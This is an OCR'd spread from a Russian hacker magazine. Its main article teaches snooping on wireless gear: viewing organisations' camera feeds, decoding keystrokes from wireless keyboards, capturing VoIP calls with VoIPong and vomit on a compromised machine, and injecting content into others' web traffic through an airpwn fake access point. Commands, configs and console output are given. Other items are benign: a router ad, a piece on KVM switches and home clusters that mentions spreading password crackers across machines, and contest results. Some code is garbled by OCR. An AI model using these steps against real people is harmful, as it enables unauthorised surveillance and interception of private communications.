
Урок №2. С глазу на глаз

Ну вот — сканер готов, можно двигаться дальше. А дальше, кстати говоря, самое интересное. Я уже сказал, что беспроводную связь сейчас используют самые разные девайсы, в том числе беспроводные видеокамеры, радиотелефоны, домашнее оборудование, работающее по протоколу x10, и даже некоторые автомобильные сигнализации. Не знаю, как у тебя, а у меня прямо руки чешутся — так хочется подключиться к системе видеокамер какой-нибудь организации и посмотреть, кто, чем и где занимается. Думаешь, это невозможно? Ошибаешься. Процесс нахождения и эксплуатирования в своих целях подобных девайсов называется warviewing (иначе warspying) и впервые был упомянут в культовом журнале «2600». Большинство камер не имеет шифрования, поэтому перехватить передаваемую ими картинку, вообще говоря, ничего не стоит. И даже если попадется камера с пресловутым WEP-шифрованием, ничего не изменится. Поскольку «глазик» постоянно нагнетает трафик за счет своего вещания, можно очень быстро перехватить необходимое для взлома количество инициализационных векторов (IV) и расшифровать ключ. Камеры в большинстве своем работают по четырем каналам передачи сигнала:

```
channel A = 2,411 ГГц
channel B = 2,434 ГГц
channel C = 2,453 ГГц
channel D = 2,473 ГГц
```

Обычно для поиска таких аппаратов используют направленную антенну для усиления сигнала и видеоресивер, а в случае необходимости еще



Изображение с веб-камеры, которое мы получили, просто обратившись к веб-панели администратора, на которой был установлен стандартный пароль


Voipong в работе. Запуск .sh сценария позволит злоумышленнику «вклиниться» в линию



links

Познакомиться с искусством wartyping'а ты сможешь на этом ресурсе: www.wartyping.com. Там же приведены примеры частот для наиболее популярного оборудования.



video

На диске выложен наглядный пример поиска контроль-панели беспроводной Wi-Fi камеры для контроля периметра с помощью утилиты Hauditor, написанной кодером KSURi.



info

Проникся темой и уже готов бежать на улицы своего города на поиски беспроводных сетей? Рад, если это так, только знай меру. Буду признателен, если ты поделишься своими результатами на www.wardriver.ru. Это поможет общему делу и создаст детализированный и независимый отчет о современном радиопокрытии.

и отдельный экран или монитор ноутбука для просмотра изображения. Самые популярные модели таких ресиверов — Icom IC-R3 и Action ACN-53292. У них имеется встроенный LCD-экран, поэтому использовать дополнительное оборудование не придется. Все, что от тебя требуется, — это настроить девайс на нужную частоту и оказаться в пределах радиовещания камеры. Впрочем, в большинстве случаев можно обойтись даже без дополнительного оборудования. Не так давно на страницах нашего журнала освещалась прога hauditor (www.itdefence.ru), которая занимается поиском web-панелей администратора различного сетевого оборудования, в том числе точек доступа и даже камер, внутри сети. Заюзав ее, ты сможешь посмотреть изображение в окне своего браузера. Тут уже невольно задумываешься о том, куда катится этот мир.

Урок №3. Печатайте помедленнее!

Сейчас многие пользователи предпочитают шиковать и использовать радиоклавиатуры. А зря. В Сети давно распространяются списки с частотами, на которых работают эти девайсы, поэтому любые данные теоретически и практически можно перехватить. Вот лишь малая часть списка, касающаяся наиболее популярного оборудования:

```
27,045, 27,095, 27,145 МГц — клавиатуры и
мыши от фирм Logitech, Microsoft и HP
49 МГц — клавиатуры бренда Gryation
900 МГц — беспроводные телефоны (станции
DECT, VoIP)
2,4 ГГц — 802.11b (Wi-Fi)
2,4 ГГц — Bluetooth
5 ГГц — 802.11a (Wi-Fi)
```

Нам понадобится чувствительный радиоприемник и компьютер со звуковой картой. Я приобрел не китайскую фигню, а профессиональный девайс Icom R-75, работающий на частотах от 0,03 до 60 МГц. Устройство комплектуется самыми различными кабелями, поэтому подключить его к компьютеру, и в частности к звуковушке, не составит труда. Но перехватить данные мало. Операция передачи сигнала между клавиатурой/мышкой и приемником происходит по пейджинговому стандарту данных POCSA. Поэтому требуется обзавестись еще и программным POCSAG-декодером, который, используя звуковую карту, сможет получить вполне читаемый текст из непонятного перехваченного барахла:

```
"A" 1010 — 1011 — 1100 — 0100 — 1001 — 0011
— 1010
"Page Down" — 1010 — 0101 — 1100 — 0101 — 1011
— 1001 — 1010
```

Для этого можно использовать: SemaSoft 1.15, SemaSoft16 bit, POC32, Simple Circuit, PD203, Bravo pager, PE200, POCSAG Decoder v2.0. Отмечу, что такие фокусы очень часто применяются в промышленном шпионаже, поэтому на стеклах важных ведомственных учреждений и банков зачастую можно увидеть алюминиевые обкладки, препятствующие распространению сигнала и ПЭМИН (побочного радиомагнитного излучения).

Урок №4. Кто на линии?

Камеры, мышки и клавиатуры — кто следующий? На очереди радиотелефоны. Все популярнее становится стандарт Vo-Fi (Voice Over Wi-Fi), являющийся основой при создании всевозможных голосовых удобств для сотрудников различных компаний. Беда в том, что он подвержен сразу нескольким угрозам, среди которых перехват звонков. Для реализации этой штуки нам, помимо тривиального набора вардрайвера (на тот случай, если задействовано шифрование или фильтрация по MAC-адресам), понадобятся утилиты VoiPong (www.enderunix.org/voipong) и vomit (vomit.xtdnet.nl). Предположим, ты проник в место, где расположен заветный VoIP-шлюз (это обычный сервер с соответствующим программным обеспечением или же аппаратная реализация с Linux'ом на борту), и поместил сюрприз на любую взломанную машину, которая находится в том же сетевом окружении. После сборки VoiPong твои действия будут таковы:
1) сначала правь /usr/local/etc/voipong.conf, где нужно вписать несколько понятных параметров подключения;
2) затем запускай сам сервер командой voipong -d4.

```
Подключение:
skvoz@puffy: telnet 143.245.12.12 30000
Trying 143.245.12.12...
Connected to 143.245.12.12.
Escape character is '^]'.
EnderUNIX VOIPONG Voice Over IP Sniffer
Welcome to management console
System:  efe.dev.enderunix.org [FreeBSD
5.3-RELEASE FreeBSD 5.3-RELEASE #0:
    mb@efe.dev.enderunix.org:/usr/src/sys/
i386/compile/EFE i386]
```

После этого не забудь авторизироваться:

```
voipong> pass word
login successfull
voipong> help
Commands:
help            : this one
quit            : quit management console
logrotate         : rotate server's logs
```

```
shutdown          : shutdown server
rusage           : CPU usage statistics for the server
info             : General server information
uptime           : Server uptime
calllist          : Show currently monitored calls
killsession [id]     : end monitoring session with [id]
voipong>
```

Через несколько минут/секунд/часов (как повезет) программа выдаст тебе заветное сообщение:

```
VoIP call detected. 10.0.0.49:49606 <-->
10.0.0.90:49604.
Encoding: 0-PCMU-8KHz
maximum waiting time [10 sn] elapsed for this call, call
might have been ended.
.WAV file [output/20041119/session-enc0-PCMU-8KHz-
10.0.0.49,49606-10.0.0.90,49604.wav] has been created
successfully.
```

Все, звонок перехвачен! Но прослушать его нельзя. Проблема в том, что файлы с аудиоданными находятся в формате, разработанном CISCO: G.711. И чтобы привести их в человечески вид, придется прибегнуть к помощи специальной тулзы vomit. Впрочем, ничего сложного в этом нет:

```
tcpdump w perexvat.file
vomit r perexvat.file > perexvat.wav
```

Урок №5. Фильтруй базар

В завершение хочу поведать тебе прикольную историю, которая произошла на двенадцатой хакерской конференции Defcon 12. Для удобства проведения этого мероприятия организаторы, само собой, подняли Wi-Fi сеть, обеспечив участникам возможность использовать интранет, а также просто тусить в онлайне. К всеобщему удивлению, после подключения народ стал замечать различные приколы на экранах своих ноутбуков: вместо привычного Google открывалась жесткая порнуха, а графика на известных ресурсах была заменена элементами хакерского жаргона. Недоумение рассеялось после выступления умельца по имени Дейв из www.evilscheme.org — автора утилиты airpwn, которая, собственно, и натворила столько дел.

В основе этого фокуса лежит эмуляция ложной точки доступа (Evil Twin/Rogue AP), которая может осуществляться разными способами. Рекомендуется использовать две PCMCIA- или CF-карты: одну для мониторинга сети на предмет запросов пользователей, а вторую для организации fake-AP. Так как моя карточка поддерживает программный переход в режим мониторинга (monitor mode), то последовательность моих действий примерно такова:

1. На ноуте я поднимаю точку со схожим идентификатором SSID:

```
iwpriv wlan0 hostapd
iwconfig wlan0 mode master #номер канала# essid #Xakep#
```

2. Другую же карту перевожу в режим монитора; ее предназначение в том, чтобы в общем потоке трафика обнаружить запросы, правила на которые мы составили в конфигурационных файлах airpwn.

```
iwpriv eth0 monitor
ifconfig wlan0ap up
```

3. В конфиге airpwn прописываю:

```
begin airpwned_img
match ^GET [^ ]+\.(?i:jpg|jpeg|gif|png)
option reset
response content/airpwned_png
```

4. В папке content создаю файл со следующим содержимым:

```
HTTP/1.1 200 OK
Connection: close
Content-type: image/png
Content-length: 1037
#сюда вставляем исходник любой картинки, который можно
получить, просто открыв любое изображение в текстовом
редакторе
```

5. Обрабатываю весь проходящий через нас трафик с помощью собственных правил для нужных протоколов (HTTP, FTP и т.д.), заданных в конфигах airpwn

```
airpwn – i eth0 – o wlan0 – c home/skvoz/conf/airpwned_
png
```

Конструкция начинает работать, и глаза юзеров постепенно изменяются в диаметре после взгляда на похабные логотипы на известных ресурсах. Неужели дефейс? Нет, все это airpwn. Другой пример, в котором пользователь коннектится на свой домашний FTP и, вместо приветствия, видит черт-те что, мы выложили на диск. Обязательно посмотри, любопытное зрелище.

Занимательный кодинг

Продолжая расхваливать замечательный язык Python, хочу поделиться реализацией простейшего сканера bluetooth-устройств, который с помощью модуля pybluez (org.csail.mit.edu/pybluez) можно уместить всего в 12 строчках кода.

```
from bluetooth import *
target_name = "Phone"
target_address = "None"
devices = discover_devices()
for address in devices:
  if target_name == lookup_name(address):
  target_adress = address
  break
if target_address is not None:
  print "найдено bluetooth-устройство", target address
else:
  print "не найдено"
```

Почему никсы?

Если ты заметил, большая часть описанного в статье работает только на unixware/xbsd-платформах. К сожалению (точнее, к счастью), основной фактор, отпугивающий вардрайверов, — закрытые исходные коды платформы Windows. Да, конечно, в произведении от Гейтса есть средства для разработки, связанной с Wi-Fi, и подтверждением этому является Wi-Fi API (msdn2.microsoft.com/en-us/library/ms706556.aspx), но оно не позволяет воплощать вардрайверские фантазии в полном объеме. Советую тебе обзавестись одним из знаменитых наборов для Wi-Fi хакеров — Warlinux (sourceforge.net/projects/warlinux) или аналогичным LiveCD-софтом для проведения тестов на проникновение (Backtrack 2, Pentoo, Auditor). Как правило, на них уже предустановлены все необходимые модификации и драйверы.

ZyXEL

Интернет
Мой комп.
Комп. брата
ТВ
Ноутбук папа
Игровая приставка

Марка № 1 для доступа в Интернет

Разведение Интернета в домашних условиях



Интернета в доме хватит всем. Компьютеру в детской комнате, приставке для интерактивного телевидения в гостиной, беспроводному ноутбуку в кабинете и даже IP-телефону для экономии на междугородных звонках. Интернет-центры ZyXEL объединяют домашнюю компьютерную технику в сеть и подключают к Интернету по ADSL или выделенной линии на скорости, достаточной даже для телевидения высокой четкости. Цифровые фотографии, музыка и фильмы доступны в каждом уголке вашего дома и надежно защищены от атак хакеров. Чтобы настроить подключение к Интернету и беспроводную сеть, не нужно вызывать специалиста. В любой точке России достаточно выбрать провайдера и тариф из списка, а все остальное за вас в считаные минуты сделает интеллектуальная технология быстрой настройки ZyXEL NetFriend.



P-660HT



P-660HTW



P-330W



P-2602HW

Бесплатная горячая линия ZyXEL (495) 542-8929, 8 (800) 200-8929, omni.zyxel.ru

КРИС КАСПЕРСКИ

Одна голова хорошо, а две лучше

Грамотное использование двух компьютеров дома

Чтобы обустроить свой рабочий стол по-хакерски (всем пионерам на зависть), необходимо разобраться с хитросплетениями кабелей, научившись подключать к одному компьютеру несколько мониторов и, наоборот, запитывать свой основной монитор от нескольких компьютеров, объединяя их в домашний кластер или даже группу кластеров, перемалывающих пароли со скоростью реактивного истребителя на форсаже.



Раз уж развелась куча девайсов, использующих беспроводную связь, Два компьютера — это не роскошь, а суровая хакерская необходимость. Автор всегда мечтал о хакерской норе, окруженной по периметру мониторами со змеящимися кабелями, в полумраке которой можно было бы ломать программы и вскрывать всевозможные защиты. Однако при воплощении этой идеи в жизнь неожиданно выяснилось, что держать на своем рабочем столе более двух мониторов не только неудобно, но еще и вредно для здоровья, а свои глаза хакер должен беречь, поскольку они его важнейший инструмент (после головы, конечно).


Зачем может понадобиться еще один компьютер? Ну мало ли, для экспериментов с альтернативными операционными системами, например с QNX, Linux, xBSD, Vista и т.д., или для удаленной отладки драйверов через Windows Kernel Debugger. Виртуальные машины типа VM Ware в какой-то степени снижают актуальность проблемы, позволяя держать на одном компьютере сколько угодно операционных систем, но... как же они тормозят! К тому же если потребуется отладить драйвер физического устройства, то без прямого доступа к железу тут уже не обойтись. Некоторые операции (обработка цифрового звука и видео) пожирают все системные ресурсы, и работать на таком компьютере становится некомфортно. А при видеозахвате вообще не рекомендуется запускать посторонние приложения, чтобы не терять кадры. Но ведь не сидеть же и не курить в сторонке! Лучше выделить для этой цели отдельный компьютер! Не стоит также забывать и о том, что хакер должен тестировать свои программы на различных аппаратных платформах: от Intel до AMD, включая 32- и 64-разрядные версии, в противном случае можно здорово огрести. И хотя существуют эмуляторы AMD x86-64, работающие на x86-платформах (взять тот же BOCHS, в народе прозванный борщом), они все еще содержат множество ошибок...

Короче говоря, автор всячески агитирует за «живое» железо. Компьютеров должно быть несколько, как минимум два (у самого автора их шесть!). При нынешних ценах на кремний купить их для хакера не проблема. Вот только где разместить такое количество мониторов?!

Электронные коммутаторы

Идея подключения к одному компьютеру нескольких мониторов возникла не вчера и даже не позавчера, а очень давно. С технической точки зрения тут все очень просто. Берем провода от одного, двух, трех мониторов и подключаем их к видеокарте через электронный коммутатор — он хоть и дороже механического, зато намного надежнее. Аналогичным путем





Внешний вид бесплатного видеоредактора AVIDemux

Перевод видеоплеера BSPlayer'а в RGB-режим для просмотра видео на двух мониторах сразу

поступаем с мышью и клавиатурой, получая в результате настоящий терминал, управляющий остальными компьютерами, словно штурвалом.

Обустроив таким образом свое рабочее место, мы можем взаимодействовать с практически неограниченным количеством компьютеров (в том числе и морально устаревших, используемых в качестве плацдарма для игрушек времен MS-DOS). Очень удобно! К тому же совсем недорого. Порядка сотни долларов или около того. Спрашивай в аптеках, тьфу, в компьютерных салонах KVM-свитчи, получившие свое название по первым буквам слов keyboard (клавиатура), video (видео) и mouse (мышь).

В зависимости от модели количество обслуживаемых терминалов варьируется от двух (в самых простых вариантах) до шести. Больше шести автор еще не встречал, хотя и не видит никаких ограничений, которые могли бы воспрепятствовать этому. Максимальная длина кабеля между компьютером и свитчем обычно составляет 10 метров (реже 100 метров), чего для наших целей более чем достаточно. При желании можно рулить компьютером, установленным в соседней комнате или даже вынесенным на балкон для уменьшения шума (особенно это актуально для домашних серверов, работающих в круглосуточном режиме).

Более совершенные (а значит, и дорогостоящие) устройства с гордым названием «коммутаторы» несут на своем борту процессор, сетевую карту, буферную память и прочие электронные компоненты, позволяющие кодировать аналоговый сигнал и передавать его в цифровой форме по Ethernet-сетям. Это существенно упрощает прокладку кабелей и значительно увеличивает их предельно допустимую длину, позволяя управлять компьютерами хоть из соседней комнаты, хоть из другого города. Более удобного средства управления офисными компьютерами из своего дома, пожалуй, и не найти. Довольно хорошо зарекомендовала себя фирма Minicom, предлагающая трудовому народу две вполне удачные модели — Phantom Dial-Up Remote Access и Smart IP Extender Switch Over IP. Первая продается по цене порядка $800, вторая же — $3500. Вот и думай, стоит это удовольствие таких денег или нет, особенно если речь идет не о промышленном использовании, а домашней компьютерной системе.

Но деньги — это еще что! KVM-свитчи в силу чисто физических ограничений едва держат картинку 800x600/60(75) Гц, а 1280x1024/60 Гц — это уже вертикальный предел, да и тот весь дрожащий, малоконтрастный и замутненный. Коммутаторы дают намного более качественную картинку (цифровой сигнал как-никак), но мало кто из них может похвастаться поддержкой режимов свыше 800x600.

Короче говоря, для управления сервером вполне сойдет, но для полноценной работы явно не годится. Впрочем, к тем, чьей превалирующей средой обитания является консоль, сказанное не относится. Даже самые дешевые свитчи держат консольные режимы вполне корректно, без заметных искажений.

Два входа одного монитора

Практически все современные LCD-мониторы имеют два входа: аналоговый (D-SUB), оставленный для совместимости с устаревшими видеокартами, и цифровой (DVI-D), ориентированный на видеокарты нового поколения. Некоторые мониторы автоматически определяют, к какому именно входу подключена видеокарта, но большинство остальных имеют специальный селектор каналов, как правило, вынесенный на отдельную панель. Нажатием всего одной кнопки мы можем переключаться с аналогового входа на цифровой и тут же возвращаться обратно.


А что если взять два компьютера, поставить их рядышком и подключить к одному монитору? Первый — через аналоговый вход, второй — через цифровой. Сложнее справиться с мышью и клавиатурой. Вообще говоря, две клавиатуры легко размещаются на столе и смотрятся весьма сексуально, к тому же, поскольку и мышь, и клавиатура представляют собой PS/2-устройства, их без особой опаски можно перетыкать прямо на лету, не боясь чего-нибудь спалить. Если перетыкать неинтересно — пожалуйста, к твоим услугам самый дешевый KVM-свитч, который только найдется на рынке.

Достоинство предложенной технологии в исключительно высоком качестве картинки (фактически мы получаем картинку через его «родной» интерфейс), а недостаток в ограниченной длине соединительных кабелей (всего несколько метров) и невозможности подключения третьего монитора. То есть если у нас есть четыре компьютера, то без двух мониторов все равно не обойтись. Но, согласись, два монитора — это все-таки не четыре.

К тому же применение одного способа не исключает использование другого. Допустим, у нас имеется два основных компьютера, подключенных к одному монитору через аналоговый и цифровой входы. Остальные компьютеры можно подсоединить через коммутаторы к тому же самому или другому монитору, смирившись с низким качеством картинки, либо же выделить для них еще один монитор с прямым подключением, если падение качества недопустимо.

Домашний кластер своими руками

При наличии нескольких компьютеров (большей частью бесцельно простаивающих и впустую транжирящих компьютерное время) их можно объединить в кластер, что обойдется намного дешевле покупки многопроцессорной машины. К



links

www.paul.sladen.org/lights-out/riloe.html — обзор систем удаленного управления (на английском языке);

www.realweasel.com/intro.html — описание альтернативной платы удаленного управления, микрокод которой распространяется по открытой лицензии (на английском языке);

www.kvms.com — технические характеристики огромного количества систем удаленного управления (преимущественно KVM-коммутаторов, на английском языке);

www.42u.com/telereach_bk.htm — описание хорошего KVM-коммутатора TR364 (на английском языке);

http://redlib.narod.ru/asmdocs/asm_doc_07.zip — архитектура ввода-вывода персональных ЭВМ IBM PC.



Вот так выглядит типичный коммутатор

сожалению, операционные системы семейства Windows позволяют распараллеливать между соседними компьютерами только специальным образом написанные приложения, поддерживающие механизм удаленного вызова процедур (он же Remote Procedure Call, или сокращенно RPC). Microsoft Platform SDK (распространяемый бесплатно) и MSDN (прилагаемый к компилятору Visual Studio) содержат множество примеров RPC-программ, исполняющихся на нескольких компьютерах и обменивающихся полученными данными с центральным терминалом (условно называемым сервером). Вот только к реальной жизни они не имеют никакого отношения.

В реальной жизни нам приходится иметь дело с уже написанными программами, не поддерживающими механизм RPC, и даже при наличии исходных текстов (а откуда они у нас) поддержку RPC реализовать просто так не получится. Но, если хорошенько подумать головой и немножко поработать руками, можно найти другой путь, которым мы, собственно говоря, и пойдем.

Допустим, нам необходимо пережать цифровое видео, добытое с DVD. Сжатие в XVID/DivX/x264 с максимальным качеством даже на самых быстрых компьютерах занимает десятки часов и при этом ни один популярный кодек не поддерживает кластеризации. Наша задача — заставить его исполняться на N компьютерах, причем это необязательно должны быть компьютеры идентичной конфигурации с одинаковым быстродействием. Главное, чем больше N, тем лучше для нас.

Берем любой видеоредактор (например, горячо любимый автором и бесплатно распространяемый AVIDemux), режем исходный файл на куски размером, пропорциональным мощности наших компьютеров, и сжимаем каждый видеофрагмент независимо от всех остальных, а полученные «пережитки» склеиваем на самом мощном компьютере (благо этот процесс занимает совсем немного времени).

Аналогичным образом обстоят дела и с перебором паролей. Практически все хакерские ломики позволяют задавать интервал перебора, чем мы успешно и воспользуемся, раскидав переборщики по сети. Причем совсем не обязательно делать это вручную. Достаточно написать несложный скрипт, генерирующий пакетные файлы, вызывающие переборщики с заданными параметрами.

Также можно ускорить дизассемблирование и компиляцию. Поскольку большинство проектов состоит более чем из одного файла, то процедура их сборки элементарным образом распараллеливается между несколькими компьютерами.

Заключение

Естественно, возможности домашних кластеров этим не исчерпываются. Главное — иметь фантазию, а задействовать пустующие вычислительные мощности не проблема!

Один компьютер — два монитора!

Иногда приходится решать прямо противоположную задачу, подключая к компьютеру сразу два монитора: один (стоящий на столе) для работы, другой (прикрученный к потолку над кроватью) для просмотра видео и экзотических фильмов, способствующих бурному занятию сексом (главное, чтобы в самый ответственный момент монитор не отвинтился и не прервал весь процесс).

Как это можно сделать? Технически проще, надежнее, качественнее и дешевле — нарыть видеокарту с двумя выходами. Они бывают разные: либо оба аналоговые, либо один аналоговый, а другой цифровой. Карты с двумя цифровыми выходами в поле зрения автора еще не попадали, хотя он вполне допускает их существование.

Казалось бы, что может быть проще?! Втыкаем разъемы в нужном порядке (в ненужном они ни за что не воткнутся, благо производители позаботились). Включаем компьютер и... на первом (основном) мониторе все нормально, а на втором либо черный экран, бездонный, как ночное небо, либо рабочий стол, окна приложений, а вместо видео — фиолетовый квадрат. Что это за беда такая и как ее побороть?

Хорошо — карта имеет два выхода, но она не знает, как ими распорядиться. За это отвечает драйвер. Второй монитор может быть совершенно независим от первого и выдавать совсем другую информацию. Соответствующие API-функции появились уже давно (кажется, начиная с Windows 98), однако мыщъх'у до сих пор не известно ни одной популярной программы, в которой они были бы задействованы.

Другой вариант — поставить два монитора рядом, расщепив рабочий стол пополам и увеличив тем самым горизонтальное разрешение вдвое. Дополнительная программная поддержка в этом случае не требуется (достаточно драйвера и видеокарты), однако работать с таким «чудом техники» без содрогания невозможно, и потому оно идет лесом (впрочем, широкоформатные фильмы на нем смотреть довольно приятно, естественно, с расстояния не меньше метра).

Вариант номер три — клонирование мониторов: то, что видно на одном мониторе, будет видно и на другом. За исключением, пожалуй, видеофильмов. А все потому, что для увеличения производительности большинство видеоплееров использует так называемый режим оверлея (overlay mode), в котором видеопоток проходит транзитом сквозь карту прямо на монитор, минуя видеопамять и другие узлы, участвующие в клонировании.

Побороть ситуацию можно двумя путями: либо приобрести карту, поддерживающую полноценное клонирование на аппаратном уровне без помощи со стороны драйвера (например, Matrox Millenium G450), либо перевести видеоплеер в RGB-режим. К сожалению, далеко не все видеоплееры умеют это делать. Вот, например, BSPlayer и Mplayer — умеют, а штатный Microsoft Media Player — нет.

Покажем, как форсировать RGB-режим в BSPlayer'e. Это просто! В диалоговом окне Preferences выделяем пункт Video (расположен слева), затем переходим к вкладке Video Rendering (справа), и там, в Rendering mode находим нужный нам Internal Render RGB mode, после чего жмем OK и с удовлетворением смотрим фильм на двух мониторах сразу. Внимание: RGB-режим слегка замедляет производительность и может приводить к нежелательным искажениям цветов, но... тут уже или дешевая карта с программным клонированием и невысоким качеством, или будь любезен раскошелиться на нормальное железо.


Итоги конкурса

Настало время подвести итоги конкурса, который мы проводили в прошлом месяце совместно с компанией Beholder. Мы разыгрывали три классных тюнера: Behold TV M6 Extra, Behold TV M6 и Behold TV 609 FM
Чтобы вырвать приз из наших рук, тебе надо было ответить на три вопроса:

1. Что вернет следующий код?
if(0==”aa1”) {echo "eq";} else {echo "ne";}
2. В какой версии phpBB найдена последняя публичная уязвимость, и что это за уязвимость?
3. Возможно ли прослушать GSM-телефон?
4. На каких чипах работают тюнеры Behold TV M6 и Behold TV M6 Extra?

Первыми правильно на них ответили наши верные читатели **hijack hijack [hijacking@yandex.ru], Долгополов Владислав [vladislav.88@mail.ru]** и **ca$hbox [cashbox0.5@gmail.com].** Поздравляем победителей.





КРИС КАСПЕРСКИ

Хроника внедрений в автозагрузку

Скрытые ключи автозапуска в системном реестре

